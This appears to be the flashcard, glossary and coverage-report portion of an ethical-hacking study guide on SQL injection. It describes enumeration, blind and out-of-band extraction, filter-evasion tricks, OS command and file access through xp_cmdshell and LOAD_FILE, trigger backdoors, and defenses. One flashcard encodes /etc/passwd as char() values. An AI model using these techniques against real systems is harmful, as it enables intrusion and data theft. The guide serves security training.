Q: What is a type mismatch test? | A: Inserting a string into a numeric field to trigger a conversion error that leaks structure or data.
Q: What are the four methods of SQL injection detection besides test strings? | A: Function

testing, fuzz testing, static testing, and dynamic testing.
Q: What does the "order by 1000" style payload test for? | A: The real number of columns in the original query, ahead of a UNION attack.
Q: Name two static source code analysis tools from this module. | A: Veracode and SonarQube (also valid: PVS-Studio, Coverity Scan, Parasoft test, CAST AIP, Klocwork).
Q: What is the MSSQL error-based enumeration order? | A: Database name, then table name, then column name, then row data (using CONVERT(int,...)).
Q: What is the blind SQLi enumeration order? | A: Username/context, then database name, then table name, then column name, then row data (using LEN/ASCII/SUBSTRING with WAITFOR DELAY).
Q: What trick lets blind SQLi "walk" through an unknown sorted list one value at a time? | A: Using TOP 1 combined with a growing "greater than" filter on the last known value.
Q: What is the REGEXP/LIKE range-narrowing technique used for? | A: Recovering an unknown character faster by testing ranges (like a-f) instead of one exact value at a time.
Q: What is double-blind SQL injection? | A: Blind SQLi where even content and simple timing give no direct signal, so the attacker relies on indirect side effects like an engineered expensive fallback.
Q: What is out-of-band SQL injection? | A: SQL injection where the result is leaked via a new outbound connection (HTTP/DNS) from the database server, not the original response.
Q: What is second-order SQL injection? | A: A payload stored safely first that triggers injection later, when a different, unsanitized query reuses it.
Q: What does HPP stand for and what does it exploit? | A: HTTP Parameter Pollution; it exploits disagreement over which value wins when a parameter is supplied multiple times.
Q: What is the CRLF evasion technique? | A: Inserting carriage-return/line-feed characters to split a payload across what a filter sees as separate lines.
Q: What is the normalization method of WAF bypass? | A: Restructuring query text with comments so the WAF's pattern-matcher misses it while the DB still executes it correctly.
Q: Name the enumeration function that lists MSSQL user tables. | A: sysobjects, filtered by xtype='U' (or char(85)).
Q: What MSSQL feature lets an attacker copy an entire remote/victim database to their own server? | A: OPENROWSET (via Ad Hoc Distributed Queries).
Q: What MSSQL extended stored procedure runs OS commands? | A: xp_cmdshell.
Q: What two MySQL functions read and write files on the server's disk? | A: LOAD_FILE() (read) and INTO OUTFILE (write).
Q: What MySQL privilege gates both LOAD_FILE() and INTO OUTFILE? | A: The FILE privilege.
Q: What is a database trigger backdoor? | A: Malicious SQL code bound to a table event (INSERT/UPDATE/DELETE) that runs automatically and persists even after the entry point is patched.
Q: Name the master automation tool for detecting and exploiting SQL injection. | A: sqlmap.
Q: What does sqlmap's -D, -T, and -C flags target respectively? | A: Database, table, and column.
Q: Which tool targets NoSQL databases instead of SQL? | A: NoSQLMap.
Q: What inline comment syntax helps evade whitespace-based signatures? | A: /* ... */ inserted between or inside keywords.

Q: What does char(47,101,116,99,47,112,97,115,115,119,100) spell out? | A: /etc/passwd (ASCII-decoded).
Q: What does case variation evasion exploit? | A: Filters that only check for one specific letter case, even though SQL keywords are not case-sensitive to the database.
Q: What is a null byte evasion payload's URL-encoded form? | A: %00.
Q: What is IP fragmentation evasion? | A: Splitting and reordering IP packets so a signature spread across them is not reassembled correctly for inspection.
Q: What is the declare-variables evasion technique? | A: Building a suspicious SQL phrase from separately harmless string fragments, concatenated and executed only inside a declared variable.
Q: What is the single strongest SQL injection countermeasure? | A: Parameterized queries / prepared statements.
Q: Whitelist or blacklist validation: which is generally stronger? | A: Whitelist validation.
Q: What secure hashing algorithm does the countermeasure list specifically recommend for passwords? | A: SHA-256 (or stronger).
Q: What MSSQL functions wrap parameters to prevent SQL modification via REPLACE/ QUOTENAME? | A: QUOTENAME() and REPLACE().
Q: What open-source IDS uses written rules and PCRE to detect SQL injection? | A: Snort.
Q: What hex code represents a single quote in SQL injection detection regex patterns? | A: %27.
Q: What is the OWASP list covering prompt injection and training data poisoning for AI systems? | A: The OWASP Top 10 for LLM Applications.

11. Glossary

- **ASCII:** A numeric code used to represent characters, for example lowercase "a" equals 97; used throughout blind SQL injection to recover one character at a time.
- **Backend database:** The database server (MySQL, MSSQL, Oracle, DB2, PostgreSQL) that actually stores and serves an application's data.
- **Blacklist validation:** An input-validation approach that rejects only known-bad patterns, accepting everything else by default.
- **Blind/inferential SQL injection:** SQL injection where no useful error or data is shown; the attacker infers results from indirect signals like content or timing differences.
- **Boolean exploitation:** A blind SQL injection technique comparing responses to a true condition versus a false condition.
- **Burp Suite:** An intercepting proxy used to capture and edit HTTP requests, commonly used to find and test injectable parameters.
- **CRLF:** Carriage Return, Line Feed; line-ending control characters abused to split a payload across what a filter sees as separate lines.
- **DUAL:** A special one-row, one-column dummy table built into Oracle, used to evaluate simple expressions.
- **Dynamic SQL:** A SQL statement built and assembled as a text string at run time, then executed, often with a command like EXEC().

- **Error-based SQL injection:** An in-band technique that deliberately forces the database to throw an error containing the attacker's desired value.
- **Fuzz testing:** An automated technique that feeds massive amounts of random or malformed data into an input to discover coding errors.
- **Heavy query:** A deliberately slow, resource-intensive query (often using self-joins) used to create a time delay without a dedicated time function.
- **HPP (HTTP Parameter Pollution):** Supplying multiple HTTP parameters with the same name to exploit disagreement over which value an application uses.
- **In-band SQL injection:** SQL injection where the attack and the result travel over the same communication channel (the web response itself).
- **Intercepting proxy:** A tool that sits between a browser and a website, capturing and allowing edits to every request before it is sent.
- **LOAD_FILE():** A MySQL function that reads and returns the contents of a file from the server's filesystem.
- **Normalization method:** A WAF bypass technique that restructures a query's text with comments so the firewall's pattern-matcher misses it while the database still executes it correctly.
- **ODBC (Open Database Connectivity):** A standard driver interface that lets applications talk to different databases uniformly; its errors often leak the DBMS type.
- **Out-of-band SQL injection:** SQL injection where the result is delivered through a completely different channel (such as an outbound HTTP or DNS request) than the original request.
- **OPENROWSET:** An MSSQL feature that connects to an external data source and treats its data as a local table, abused to copy entire databases to an attacker's server.
- **Parameterized query / prepared statement:** A SQL statement where user input is bound as data in a separate step, never concatenated into the SQL text, which prevents SQL injection structurally.
- **Piggybacked query:** Appending an entirely new, separate SQL statement after the original one using a semicolon.
- **REGEXP:** MySQL's operator for matching a string against a regular expression pattern, used to narrow down unknown characters by range.
- **Second-order SQL injection:** SQL injection where a payload is stored safely first and only triggers later, when a different, unsanitized query reuses it.
- **sqlmap:** An open-source tool that automates detection, exploitation, enumeration, and data extraction for SQL injection.
- **Snort:** An open-source network intrusion detection system that uses written rules, including PCRE patterns, to detect attacks such as SQL injection.
- **Stored procedure:** A saved, named block of SQL code that a database can execute by name.
- **Tautology:** A condition that is always true, such as OR 1=1, used to bypass a check.
- **Trigger:** A named block of SQL code bound to a table and an event (INSERT, UPDATE, DELETE) that runs automatically whenever that event occurs.
- **UNION SQL injection:** An in-band technique that joins a forged SELECT statement to the original query, appending its results to the page.

- **Un-sanitized input:** User-supplied text that an application uses without checking or cleaning it first.
- **User-Defined Function (UDF):** A feature that lets a database load externally compiled code and expose it as a callable SQL function, abused in MySQL for OS command execution.
- **WAF (Web Application Firewall):** A filter placed in front of a web application that inspects HTTP requests and blocks ones matching known attack signatures.
- **WAITFOR DELAY:** An MSSQL statement that pauses execution for a specified time, used as a true/false signal in time-based blind SQL injection.
- **Whitelist validation:** An input-validation approach that accepts only pre-approved patterns, rejecting everything else by default.
- **xp_cmdshell:** A built-in MSSQL extended stored procedure that runs operating system commands, commonly abused for OS-level access after a successful SQL injection.

12. Coverage Report

12.1 Page-to-section mapping

Presented as mini-blocks rather than a table, since the content descriptions run long.

- **Page 1** - Learning objectives. Guide section: 3.1.
- **Page 2** - What is SQL injection, why bother; normal vs injection query (Peter example). Guide sections: 3.2, 3.3.
- **Page 3** - Repeat of normal/injection query; types of SQL injection tree. Guide sections: 3.3, 3.4.
- **Page 4** - Extracting info via error messages (parameter tampering, DB engine type); error-based SQLi (Oracle UTL_INADDR). Guide sections: 3.5, 3.6.
- **Page 5** - UNION SQL injection; blind/inferential SQLi concept. Guide sections: 3.7, 3.8.
- **Page 6** - Blind SQLi (no error, time-based, WAITFOR / BENCHMARK); boolean exploitation and heavy query. Guide sections: 3.9, 3.10.
- **Page 7** - Identifying data entry paths (Burp Suite, Tamper Dev); error messages continued (grouping error, type mismatch). Guide sections: 3.11, 3.12.
- **Page 8** - SQLi vulnerability detection test strings; additional detection methods (function, fuzz, static, dynamic). Guide sections: 3.13, 3.14.
- **Page 9** - Black box pen testing checklist; source code review tools. Guide sections: 3.15, 3.16.
- **Page 10** - Error-based SQLi via CONVERT(int,...); stored procedure injection. Guide sections: 3.17, 3.18.

- **Page 11** - UNION SQLi step-by-step; blind boolean exploitation (MySQL). Guide sections: 3.19, 3.20.
- **Page 12** - Blind SQLi extract DB user; extract DB name and first table. Guide sections: 3.21, 3.22.
- **Page 13** - Blind SQLi extract column name; extract data from rows. Guide sections: 3.23, 3.24.
- **Page 14** - Regex/range export attack; double blind SQL injection. Guide sections: 3.25, 3.26.
- **Page 15** - Out-of-band exploitation; second-order SQL injection. Guide sections: 3.27, 3.28.
- **Page 16** - Bypass firewall (normalization, HPP, HPF, blind synonyms); signature bypass, buffer overflow, CRLF, integration method. Guide sections: 3.29, 3.30.
- **Page 17** - Database/table/column enumeration; advanced enumeration. Guide sections: 3.31, 3.32.
- **Page 18** - Grabbing SQL Server hashes; transfer database via OPENROWSET. Guide sections: 3.33, 3.34.
- **Page 19** - Interacting with the OS (xp_cmdshell, UDF); interacting with the file system (LOAD_FILE, INTO OUTFILE). Guide sections: 3.35, 3.36.
- **Page 20** - Getting OS shell / database backdoor (slide transition); SQL injection tools (sqlmap, Mole, others). Guide sections: 3.37, 3.38.
- **Page 21** - Evading IDS (concept); in-line comment and char encoding. Guide sections: 3.39, 3.40.
- **Page 22** - Manipulating white spaces and hex encoding; null byte and case variation. Guide sections: 3.41, 3.42.
- **Page 23** - Declare variables and IP fragmentation; defend against SQLi (points 1-12). Guide sections: 3.43, 3.44.
- **Page 24** - Defend against SQLi continued (points 13-24); type-safe SQL parameters. Guide sections: 3.44, 3.45.
- **Page 25** - Defenses in the application (input validation, output encoding, least privilege, LIKE clauses, QUOTENAME / REPLACE). Guide section: 3.46.
- **Page 26** - Detecting SQL injection attacks (regex patterns); detection tools (Snort, Ghauri, Burp Suite, HCL AppScan, Invicti, SQL Invader). Guide section: 3.47.
  | 27 | Module summary | 3.48 |

12.2 [UNCLEAR] items

- **[UNCLEAR on page 13]:** The "Extract 2nd Field of 1st Row" (DEPT) worked example tests character position 3 twice (once against ASCII 109, once against ASCII 112) instead of testing a 4th position for a 4-character value. This reads as a transcription

repeat in the original slide rather than an intended fourth technique step. Covered with a flag in section 3.24.

- **[UNCLEAR on page 19]:** The MSSQL OS-interaction slide renders the extended stored procedure call as "master.*p_cmdshell", which is almost certainly "master..xp_cmdshell" (the standard, fully-qualified way to call this procedure); the asterisk is read as a garbled double-dot. Covered with a flag in section 3.35.
- **[UNCLEAR on page 20]:** This page captured a slide transition between "Getting OS Shell" and "Creating Database Backdoor." Neither slide's running header/footer is visible, and the incoming "Creating Database Backdoor" slide is cut off at the right edge, with several bullet points and the full trigger code only partially shown. Transcribed and reconstructed as far as the visible pixels allow in section 3.37; the general concept (a trigger-based database backdoor) is well-established CEH content even where the exact slide wording is incomplete.

12.3 Items to double-check (marked "verify" or flagged as ADDED CONTEXT assumptions)

- The exact current sqlmap `--technique=O` flag name and which DBMS/functions it supports for out-of-band testing (section 3.27, section 5) should be checked against the current sqlmap documentation before relying on it in a live engagement.
- The current OWASP Top 10 for Web Applications category code and wording for SQL injection (referenced as "A03:2021-Injection" style wording in section 3.2 and section 6) should be checked against whatever year's edition is current when studying.
- Burp Suite Community Edition's exact current feature set (which modules are full-featured vs. limited compared to Professional) should be verified, since vendor editions and feature splits change over time (section 3.11).
- The exact current names and behavior of sqlmap's tamper scripts (such as space2comment, charencode, randomcase) referenced in sections 3.40-3.42 and section 4 should be checked against the current sqlmap `--list-tampers` output.
- Tool names given as ADDED CONTEXT rather than sourced directly from the screenshots (wfuzz, ffuf, OWASP ZAP, Metasploit in section 4; Scapy or fragroute in section 3.43) should be treated as reasonable, common industry examples rather than EC-Council-confirmed exam content, and verified against current official courseware if available.
- The current OWASP Top 10 for LLM Applications' exact 2025/2026 category list and numbering (section 6, section 9 Q20) should be rechecked periodically, since this is an actively evolving list (confirmed current as of this guide's research: led by LLM01 Prompt Injection, per the OWASP Gen AI Security Project).

12.4 Coverage confirmation

Every item identified in the page-by-page inventory of the 27 pages of screenshots (learning objectives; SQL injection concepts and impact categories; the normal-vs-injected query example and its code analysis; the full types-of-SQL-injection tree; error-message-based

information gathering; error-based, UNION-based, and every blind/inferential sub-technique (boolean, time-based, heavy query, regex-range, double-blind); data-entry-path discovery tools; every vulnerability-detection method and the full test-string list; black-box pen testing checks; source code review tools and methods; the complete error-based, UNION-based, and blind-based database/table/column/data enumeration walkthroughs; out-of-band exploitation; second-order SQL injection; every WAF/firewall-bypass technique (normalization, HPP, HPF, signature bypass, buffer overflow, CRLF, integration method); database/table/column and advanced enumeration; hash grabbing; OPENROWSET database transfer; OS and file-system interaction; getting an OS shell and database backdoors; every named SQL injection tool; every IDS-evasion technique (inline comment, char encoding, white-space manipulation, hex encoding, null byte, case variation, declare variables, IP fragmentation); the full 24-point countermeasure checklist; type-safe SQL parameters; application-layer defenses (whitelist/blacklist, output encoding, least privilege, LIKE clause escaping, QUOTENAME/REPLACE); detection regex patterns and detection tools (Snort and others); and the module summary) has been placed into exactly one numbered topic section in Section 3, and cross-referenced into Sections 4 through 11 (Tool Encyclopedia, Command Sheet, Ports/Protocols, Attack-vs-Countermeasure, Exam Cheat Sheet, Practice Questions, Flashcards, and Glossary) where relevant. No inventory item was knowingly skipped.